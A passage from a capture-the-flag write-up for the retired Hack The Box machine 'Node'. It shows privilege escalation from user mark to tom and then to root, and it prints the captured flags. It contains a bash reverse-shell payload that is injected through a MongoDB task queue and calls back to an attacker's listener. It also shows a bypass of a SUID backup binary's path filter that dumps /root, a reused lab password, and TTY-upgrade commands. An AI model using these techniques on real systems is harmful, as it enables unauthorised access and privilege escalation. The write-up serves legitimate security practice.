uid=1001(mark) gid=1001(mark) groups=1001(mark)
4. mark@node:/home$ sudo -l
[sudo] password for mark:
Sorry, user mark may not run sudo on node.
5. mark@node:/home$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
6. Lets look for SUIDs
7. mark@node:/home$ find / -perm -4000 -user root -ls 2>/dev/null
-rwsr-xr-x   1 root   root   10232 Mar 27  2017 /usr/lib/eject/dmccrypt-get-device<snip>
8. We get back a bunch of SUID files. This one SUID below seems interesting.
-rwsr-xr--   1 root  admin  16484 Sep  3  2017 /usr/local/bin/backup
9. NOTICE, that only root or admin group members can run this file '/usr/local/bin/backup'
10. mark@node:/home$ groups tom
tom : tom adm cdrom sudo dip plugdev lpadmin sambashare admin
11. If I lookup the groups for user tom. Tom is a member of the admin group.
12. So we need to definitely pivot to tom.
```

Pivoting to tom

18. Because tom is in the admin group we need to pivot to tom in order to get access to a vulnerable file with a stickybit assigned to the permissions.

```
1. I ran strings on the file /usr/local/bin/backup just to see if there was any password I could make out. There
is a long base64 encoded zip file in the strings output.
2. mark@node:/home$ strings /usr/local/bin/backup
3. I copied the base64 string and decoded it and sent it into another file.
4. > echo -n <snip>"UEsDBDMDAQBjAG++IksEAAAAAA==" | base64 -d > unknown.file
5. ~/hackthebox/node > file unknown.file
unknown.file: Zip archive data, at least v5.1 to extract, compression method=AES Encrypted
6. This is when I found out that this is a zip file.
7. > mv unkown.file extracted.zip
8. > 7z x extracted.zip
-----
7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-
28mark:5AYRft73VtFpc84kmark:5AYRft73VtFpc84kmark:5AYRft73VtFpc84k
p7zip Version 17.05 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)
Scanning the drive for archives:
1 file, 1141 bytes (2 KiB)
Extracting archive: extracted.zip
-----
Path = extracted.zip
Type = zip
Physical Size = 1141
Enter password (will not be echoed):
ERROR: Wrong password : root.txt
9. FAIL, the file is passworded.
10. I will attempt to crack it with zip2john.
11. > fcrackzip -p /home/h@x0r/hackthebox/servmon/passwdlst.lst -b -u extracted.zip -D -v
*** buffer overflow detected ***: terminated
[1] 421588 IOT instruction (core dumped) fcrackzip -p /home/h@x0r/hackthebox/servmon/passwdlst.lst -b -u -D
-v
12. OOPS, I guess I will not be using fcrackzip. I will try zip2john like I had initially planned.
13. Zip2john says it is not encrypted but then it asks for a password. I guess it is just encoded?
14. > zip2john extracted.zip > extracted_hash
ver 81.9 extracted.zip/root.txt is not encrypted, or stored with non-handled compression type
```

Ok, could not do it on my own. I will watch the walk-through.

Time Stamp 01:31:30

19. Pivoting to tom continued...

```
1. I am trying to find a way to either privesc to root or pivot to tom.
2. mark@node:/home$ find \-name user.txt 2>/dev/null
./tom/user.txt
3. I think I already mentioned that tom has the user flag.
4. MongoDB is running in the processes.
5. mark@node:/home$ ps -faux | grep -i "mong"
```



```
mongodb 1238 0.5 11.4 284036 86772 ? Ssl 00:44 7:16 /usr/bin/mongod --auth --quiet --config /etc/mongod.conf
6. Mongodb is a nosql protocol. So I lookup nosql at PayloadAlltheThings
7. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection
8. I then click on authentication-bypass
9. https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection#authentication-bypass
10. Savitar points out the nosql commands that we can look over. Moving on.
```

20. Mongo db enumeration

```
1. I am going to be honest I am a little lost here. Not sure what savitar is doing. I know he is enumerating the
Mongo database. Well I will just list the commands below.
2. mark@node:/home$ ps -faux | grep -i "mong"
mongodb 1238 0.5 11.4 284036 86772 ? Ssl 00:44 7:16 /usr/bin/mongod --auth --quiet --config /etc/mongod.conf
mark 16307 0.0 0.1 11284 1096 pts/0 S+ 23:58 0:00 \_ grep --color=auto -i mong
mark@node:/home$ which mongo
/usr/bin/mongo
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
>>>
3. mark:5AYRft73VtFpc84k
4. If you get the error "Failed global initialization: BadValue Invalid or no user locale set. Please ensure LANG
and/or LC_* environment variable."
5. To fix it just type "export LC_ALL=C" without the quotes.
6. Back to the mongo db enumeration. I missed a-lot of it because he is interpreting the code in the app.js. I
do not know javascript so it was hard to follow along. Time stamp 01:35:00 - 01:38:00
```

Shell as tom

21. **Creating a reverse shell payload inside mongo db and using the mongo db code in `app.js` to injection a reverse bash shell into `/tmp/example`.**

```
1. First, setup your netcat listener on port 443.
2. Connect to mongodb
3. mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
4. Run the below commands in mongodb in quick succession.
>>> db.tasks.insert({"cmd": "bash -c 'bash -i >& /dev/tcp/10.10.14.7/443 0>&1'"})
>>> db.tasks.list()
>>> db.tasks.find() <<< if nothing is there that means the db already deleted it. You should still get a shell
though.
1. SUCCESS, we pivoted to user tom. See below.
```

22. **SUCCESS, we have pivoted to user tom using the above payload in mongo db. Now lets enumerate as user tom.**

```
1. > sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.58 54266
bash: cannot set terminal process group (1234): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ whoami
whoami
tom
2. You will need to upgrade this shell.
tom@node:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ ^Z
[1] + 486090 suspended sudo nc -nlvp 443
~/hackthebox/node > stty raw -echo; fg
[1] + 486090 continued sudo nc -nlvp 443

reset xterm

tom@node:/$ export TERM=xterm
tom@node:/$ export TERM=xterm-256color
tom@node:/$ source /etc/skel/.bashrc
tom@node:/$ stty rows 37 columns 187
tom@node:/$ export SHELL=/bin/bash
```

PrivESC to ROOT



User flag and Privesc to root

```
1. tom@node:/home$ cd tom
tom@node:~$ cat user.txt
43a8bffd2f217d5f1d7776e15d4b9958
2. tom@node:~$ find / -perm -4000 -user root -ls 2>/dev/null
3. tom@node:~$ ls -l /usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep  3  2017 /usr/local/bin/backup
tom@node:~$ id
uid=1000(tom) gid=1000(tom)
groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
4. 1:43:28
5. tom@node:/$ ls -l ./usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep  3  2017 ./usr/local/bin/backup
6. tom@node:/$ ./usr/local/bin/backup
7. tom@node:/$ ltrace backup
__libc_start_main(0x80489fd, 1, 0xff990fe4, 0x80492c0 <unfinished ...>
geteuid()
= 1000
setuid(1000)
= 0
exit(1 <no return ...>
+++ exited (status 1) +++
8. We use ltrace with a command to see what the command is doing.
9. On the 3rd a that you enter into the backup command it has a buffer overflow I think because at first we were
not seeing anything different when typing 'ltrace backup a' but adding a 3 a caused an error.
10. tom@node:/$ ltrace backup a a a
11. tom@node:/$ backup -q a a
12. tom@node:/$ ltrace backup -q a a
13. tom@node:/$ cat /etc/myplace/keys
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110
14. tom@node:/var/scheduler$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp/;
echo
15. This command above creates a base64 zip file.
16.  ▸ echo -n "UEsDBAogMAAAAA"<snip> | base64 -d > content
```

```
17.   ➤ file content
content: Zip archive data, at least v1.0 to extract, compression method=store
18.   ➤ mv content content.zip
19. tom@node:/var/scheduler$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root/;
echo
20. This backup needs to executed by root from the root directory.
```

24. Final decode of the base64 backup

```
1. tom@node:~$ cd /tmp
tom@node:/tmp$ mkdir test
tom@node:/tmp$ cd test
tom@node:/tmp/test$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root/; echo
[+] Finished! Encoded backup is below:


UESDBDMAQBJAG++IksAAAAA7QMAABgKAAAIAAsAc9vdC50eHQBmQcAAgBBRQEIAEbBKB10rFrayqfbwJ2YyHunnYq1Za6G7XLo8C3RH/hu0fArp
SvYauq4AUycRmLuWvPyJk3sF+HmNMciNHfFNLD3LdkGmgwSW8j50xl06SWiH5qU1Edz340bxpSlvaKvE4hnK/oan4wWPabhw/2rwaaJSXucU+pLgZ
orY67Q/Y6cfA2hLWJabgeobKjMy0njgC9c8cQDaVrFE/ZiS1S+rPgZ/e2Pc3lgkQ+lAVBqjo4zmpQltgIXauCdhvLA1Pe/BXhPQBJab7NVF6Xm320
7EfD3utbrcuUuQyF+rQhDCKsAEhqQ+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp3XYkbSYybzmgr1poNqnzT5XPiXnPwVqH1fG8OS056xAvxx
2mU2EP+Yhgo40AghyW1sgV8FxenV8p5c+u9bTBTz/7WlQDI0HUSFA0HnWBTYR4HTvyi8OPZXKmwsPAG1hr1crNDqPrpsmxxmVR8xSRbBDLSrH14pX
YKPY/a4AZK0/GtVMULLrpbpIFqZ98zwmROFstmPl/cITNYWB1LtJ5AmsyCxBybflxHdJKHMsK6Rp4M0+wXrd/EZNxM8lnW6XNOVgnFHMBSxJkqsYI
Wl00MMYU9L1CL2RRwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVNxTr0c6lADp7xvGK/kP4F0eR+53a4dSL0b6xFnbL7WwRpcf+
Ate/Ut22WlFrg9A8gqBC8Ub1SnBU2b93ElbG9SFzno5TFmzXk3onbLaaEVZl9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hxPagTVXBbQ
+hytQdd26PCuhmRUyNjEIBFx/XqkS0fAhLI9+Oe4FH3hYqb1W6xfZcLhpBs4Vwh7t2WGrEnUm2/F+X/OD+s9xeYniyUrBTEaOWKEv2N0UZudU6X2V
OTX6QbHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2pgR/AsSexKmzW09cx865KuxKnR3yoC6roUBb30Ijm5vQuzg/RM71P5ldpCK70RemYniine
luBfHwQL0xkDn/8MN0CEBr1eFzkCNdb1NBVA7b9m7GjoEhQX0p0pSGrXwbiHHm5C7Zn4kZtEy729Z0o710VuT9i+4vCiWQLHrdxYkqiC7lmfCjMh9
e05WEy1EBmPaFkYgXK2c6xWErsEv38++8xdqAcdeGXJBR2RT1TlxG/YlB4B7SwUem4xG6zJYi452F1klhxl0v6paNLWrcLwokdPJeCirUbn+C9Te
sqoaaXASnictzNXUKzT9050F0cJwT7FbxyXk0z3FxD/tgtUHCFLAQI/AzMDAQBJAG++IksAAAAA7QMAABgKAAAIAAsAAAAAAAAAIIc0gQAAAABYb
290LnR4dAGZBwACAEFFAQgAUESFBgAAAAABAAEAQQAAB4EAAAAA==

2. Copy the base64 payload and echo -n "base64 payload" | base64 -d > decoded.zip
3. Extract it and password = magicword
4. app.js is filtering out if we use the word /root/ or /tmp/ and if that is detected it is sending us the
encoded troll face. To get around this all you have to do is remove the slashes. root
5. tom@node:/tmp/test$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 root; echo
6. tom@node:/tmp/test$ cd / <<< I was in the wrong directory. You need to be in the root directory.
tom@node:/$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 root; echo
UESDBAoAAAAAAMUdaFgAAAAAAAAAAAAAAAAAFABwAc9vdC9VVAkAAwGK6mXamOp1dXgLAEEEEAAAAAQAAAAAUESDBBQACQAIANGDEUd/sK5kgwAAA
JQAAAAANABwAc9vdC8uchJvZmlsZVVUCQADGf7RVYbU/GJ1eAsAAQAAAAABAAAAADrv7HSy13lJcwADavVGdXiTuIpC57Z4nNxGLCE2f5qI9MMtw
7uTFjHm8BtM7SRdwHwDy0oEoiuSJgYJUONJUGhYe0eF5WxuUxTN3HUFruIeyFkjzL31+0UdXMenRv8Nzr23YopwnDpc8WM4gDsFmL450M+YxeAhDY
8Md+Rg8yX/6dAH1BLBwh/sK5kgwAAAJQAAABQSwMECgAAAAAGYkQVQAAAAAAAAAAAAAAAAAAwAHABYb290Ly5jYWN0ZS9VVAkAAxLB+2LamOp1dXgL
AAEEEEAAAAAQAAAAAUESDBAoACQAAADR8I0sAAAAADAAAAAAAAAAAGABwAc9vdC8uY2FjaGUvbW90ZC5sZWdhbC1kaXNwbGF5ZWRRVVAkAA8MSrFnDE
qxZdXgLAEEEEAAAAAQAAAAA/VmxLe4TH5lqPJBsUESHCAAAAAAMAAAAAAAAAAAFBLAwQKAakAAADFHWhYkYjMjS0AAAAhAAAADQACAHJvb3Qvc9vdC
50eHRVVAkAAwGK6mUBiup1dXgLAEEEEAAAAAQAAAAAGnQm/N8NQRco6c2frs7h2TXAWWj6tga3fPMnqt469UhX6Ao49xTm39hPSvzSUESHCJGIzI0
tAAAAAIQAAAFBLAwQUAAkACADrkvZHveUQPpsFAAAiDAAADAACAHJvb3QvLmJhc2hyY1VUCQADQrKpVobU/GJ1eAsAAQAAAAABAAAAACiwrMEArYE
SDzrDf4J68r8N/7dI5e9MD3xqtySl0eBfCNrudK+99BEqNY7C0eWaf6iujiq1duHQgx7F11ta9yEoDaQJhayV8Y0aZoSaD3YtoYwmomkDB3W8gkzC
k15QG1SW9GgPWLrKdA38E8wcjmhCHlikjhk0Aud7w8GgIOc+wpSi+nBS1bvwry6ARoPw9fjYc4KlYch5n2MmwZJLTH0PnxPhXwpMujqAQ3LU2E3+
U9nCkefDdeesUtJf2sZCz0lTd03YZ1+mFMYqOiK4SKN9/6XBbfyFhPWDJqlAP14DutODEFO043ZsTQDprkRdE9KH7vS9aT5s4gZTN3W2TETfKKw09
H21+YCytnbkca+9SGe14wm06jgr3RIhqj7py4I5brjkuA03Bg4MUvzmzuush/00yUYOWm0QuiydTXh+5WN0yf828kwea8XV4BrxQpW9lORHybtNsL
CKnHAasLPr8Fm9F0J2zI9qWSrAdaI4EjTraL5UMFTNHroeZjc4GqazyazKa7G7Yw5UukMQZjxahqWmnkxEPke+e3vMrPNOjLgMw4i0Bn1xPqy4JcR
L0fIN+r09cY3Xtxa6zXddCf3TZvCpyMD09Rc5tme/kBb8TMmfaq8W+Kxrqyt3+PxqvzBmxw005bN7zalKoIy9hhDtw2RmydSKIw3dIQzJECXjRM7X
RhufsyXWzoZD+rxPDp+9C90g3Hz05X65RZJWjs1rI9po3R2F9bE5N4D7GzyllHYEF9ieiuGr4U9FwmmMRFXNgnc0uNL5mhr9qir6WkDbRUaMwxZ1
Rw97ZVixupjXRKIPTi1xi8/5eIX+jz4UI21Y+2NgB+JLc4uNsHTN8x5f/Q5vmEVhyCfBEMdy7iyrMTEq5T3Z4n+4p+xzv8nvEB/Ip+QdgSMZphYfH
l2rIX7nlnaoaEhrZgIhwjtfSQQ/Xs0kNemZv0R7+jl5E+VL6EwaTTdYw0wMym2bGL5vNbhpHsjQxtto0woRWlTwWQ4tfb9eCkDIqvFfSiCoP3LIKU
CFAL8rm1GpkAFce17Qw0FqNuPc7UC9cQ1RHV3x1cw1ZwGhFVaZNYi1wxBlCXidgoCWYjASa0/crRAAQvAsv0RTjRfA6kCY5R2Xt7PJrtwKbHto12q
/oBax/oR9M9al/UUL8BRlStTX1cKXkw3GsNI2y327c6LAiT51oo7uV9mGPVHbmVw9cZAKvvQqpHKWfncMhXxzA0nKKOFx4m4QaTQkpWJAVu3vzDM+
ZsctISVj+bNwdoNV0pIVveY/uDtGnMRRqMuURrM9LXCd/5wf6IkKJ9ETV/8UtlaoFGd+opRdHeU9F6pMGKoGqLfk4ndcz4tF33bIRaeTu6xn9eKWQ
mMAWHBbFijKu0lU6ndCaPA0usm/c/kzfEFgFHmvt26V4v5LDeuh3wx5FQx4QYQAUMEwSzz1VpxGIYtU9GxrjE76o0kvaQeVBIorhv4caSiL2AdWXD
x0/EA0lRmZ30bGOT5i9VNTkNwPz5WSvT2XmaWn7eEtQccAMhjHifhtek0p8ErDp9tkLsKNek4Xreqnx0zus4S6xPoxS7mGLz8yAu6qthKqQpV0Npe
DhvwRZ28usNjGjAhEoNi6FpsYpc+pYe30ESeAILj3L2SKBFphCLj0AnxbEv6WEaSpiRxDt9C8zJ9ZZ/M940uiQ0W0YNgXMNltjj9+It13DDJ3KyAh
u/ZcFEP/WqrgIDc+xHN+9vIaxsE/7dnv9uke2fIC3mGD0AFRs/jUbA5kTRZrGKAY7xHT2NuTaGx37bEYpm4z8hRqbsYNp2tB+oFkwxflamFj8XnNX
FFLTiknivUiZlSuKhZUmIU1hnmvqEGHBjNoZhMBW6NP9i3Aer3xJvWUXJGW0c15lJwSQUH6HvfDieSiFlfYLhtAyLDJN0P0MUESHCL3lED6bBQAAI
gwAAFBLaWQUAAkACADEZRFV4P5Up0QBAACFAgAADQACAHJvb3QvLnZpbWluZm9VVAkAA//U/GL/1PxidXgLAEEEEAAAAAQAAAAauCYRsI6JGqrdM
1MKyb2+TlMnpk9DfUteEnvUoQjyi6R3BPewhpxCDmVcUJ7B1oEu0e+8XNyIC7EkcmrLA1nj61eNQH6u4erQZDPTtGLb01DxmWYyyWM9Yt8pXFHF/5h
Jof7LR7joPa9tQgkbDvTcd1pVajVwwSmb2hQwGRQrdZskX+ErOGqCym9KWu0AaYk/AmemPNvPdfj5PDnN30698ntvGLRQgLOFzI3jy0HQP0sBjW+w
pLn0mDgP3rJL3S+HeSqfvo9zLIgaswYZTSZaBhrsGnskqsZDlhIey8MxDKwJu3nROKnRJvM9oBN+wq7xX9vvkJBiKchdsuaPq6vuJnJIizxnZN0z
IZNY0/NPgm7Nkrp0wVN0jz8FcupHxwzjLzU6iAVumDaMfitMPsGbIqTj0THTpHSiy32YKW/q1rA0uq8UESHCOD+VKdEAQAahQIAAFBLAwQKAAAAAA
AZiRBVAAAAAAAAAAAAAAAAACwAcAHJvb3QvLm5hbm8vVQJJAAMSwfti2pjQZXV4CwABBAAAAAAEAAAAAFBLAwQKAakAAADGSjtL2e0fPBMAAAAHAAA
AGQACAHJvb3QvLm5hbm8vC2VhcmNoX2hpc3Rvcn1VVAkAA7Nfy1mgX8tZdXgLAEEEEAAAAAQAAAAAyoIG+Cm2apRxCZekWRRc2dKHM1BLBwjZ7R88
EwAAAAcAAABQSwECHgMKAaaaaADFHWhYAAAAAAAAAAAAAAAAABQAYAAAAAAAAABAAwEEAAAAAc9vdC9VVAUAawGK6mV1eAsAAQAAAAABAAAAABQS
wECHgMUAAkACADRgxHFf7CuZIMAAACUAAAAADQAYAAAAAABAAAApIE/AAAAAc9vdC8uchJvZmlsZVVUBQADGf7RVXV4CwABBAAAAAAEAAAAAFBLAQ
IeAwoAAAAAABmJEFUAAAAAAAAAAAAAAAAAMABgAAAAAAAAEADAQRkBAABYb290Ly5jYWN0ZS9VVAUAawLB+2J1eAsAAQAAAAABAAAAABQSwECHgM
KAAKAAAA0fCNLAAAAAAwAAAAAAAAAAIAAYAAAAAAAAAAAApIFfAQAAc9vdC8uY2FjaGUvbW90ZC5sZWdhbC1kaXNwbGF5ZWRRVVAUAa8MSrFl1eAsA
AQQAAAAABAAAAABQSwECHgMKAakAAADFHWhYkYjMjS0AAAAhAAAADQAYAAAAAABAAAAoIHVAQAACm9vdC9yb290LnR4dFVUBQADAYrqZXV4CwABB
AAAAAAEAAAAAFBLAQIeAxQACQAIaOuRVke95RA+mwUAACIMAAAMABgAAAAAAEAAACKgVKAABYb290Ly5iYXN0cmNVVAUAa6kZKvZ1eAsAAQAAAA
AABAAAAABQSwECHgMUAAkACADEZRFV4P5Up0QBAACFAgAADQAYAAAAAABAAAAgIFKCAAAAc9vdC8udmltaW5mb1VUBQAD/9T8YnV4CwABBAAAAAAEAAAA
EAAAAAFBLAQIeAwoAAAAAABmJEFUAAAAAAAAAAAAAAAAALABgAAAAAAAAEADtQeUJAABYb290Ly5uYW5vL3NlYXJjaF9oaXN0b3J5VQFAAOzX8tZdXgLA
AEEEEAAAAAQAAAAAUESFBgAAAAAJAaka/gIAAKAKAAAAA==


7. ~/hackthebox/node ➤ echo -n "UESDBAoAAAAAMUKAgIAAKAKAAAAA=="<snip> | base64 -d > root.zip
8. ~/hackthebox/node ➤ 7z l root.zip
```

```
2024-03-08 04:46:09 D....      0      0 root
2015-08-17 16:30:33 .....      148     131 root/.profile
2022-08-16 17:08:50 D....      0      0 root/.cache
2017-09-03 15:33:39 .....      0     12 root/.cache/motd.legal-displayed
2024-03-08 04:46:09 .....      33     45 root/root.txt
2015-10-22 18:15:21 .....     3106    1435 root/.bashrc
2022-08-17 12:46:07 .....      645     324 root/.viminfo
2022-08-16 17:08:50 D....      0      0 root/.nano
2017-09-27 09:22:11 .....      7     19 root/.nano/search_history
```

```
8. ~/hackthebox/node ▸ 7z x root.zip
7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)
Scanning the drive for archives:
1 file, 3508 bytes (4 KiB)
Extracting archive: root.zip
--
Path = root.zip
Type = zip
Physical Size = 3508
Enter password (will not be echoed):
Everything is Ok
Folders: 3
Files: 6
Size:      3939
Compressed: 3508
9. ~/hackthebox/node ▸ cd root
10. ~/hackthebox/node/root ▸ ls -la
drwx----- - h@x0r  8 mrt 04:46 .
drwxr-xr-x - h@x0r  8 mrt 05:54 ..
drwx----- - h@x0r 16 aug  2022 .cache
drwxr-xr-x - h@x0r 16 aug  2022 .nano
-rw-r--r-- 3,1k h@x0r 22 okt  2015 .bashrc
-rw-r--r-- 148 h@x0r 17 aug  2015 .profile
-rw----- 645 h@x0r 17 aug  2022 .viminfo
-rw-r----- 33 h@x0r  8 mrt 04:46 root.txt
11. ~/hackthebox/node/root ▸ cat root.txt
70a5afe22cd3124f9cad730b9854d6c1
```



Node has been Pwned!

Congratulations  **quadamage**, best of luck in capturing flags ahead!

#4995	08 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED NODE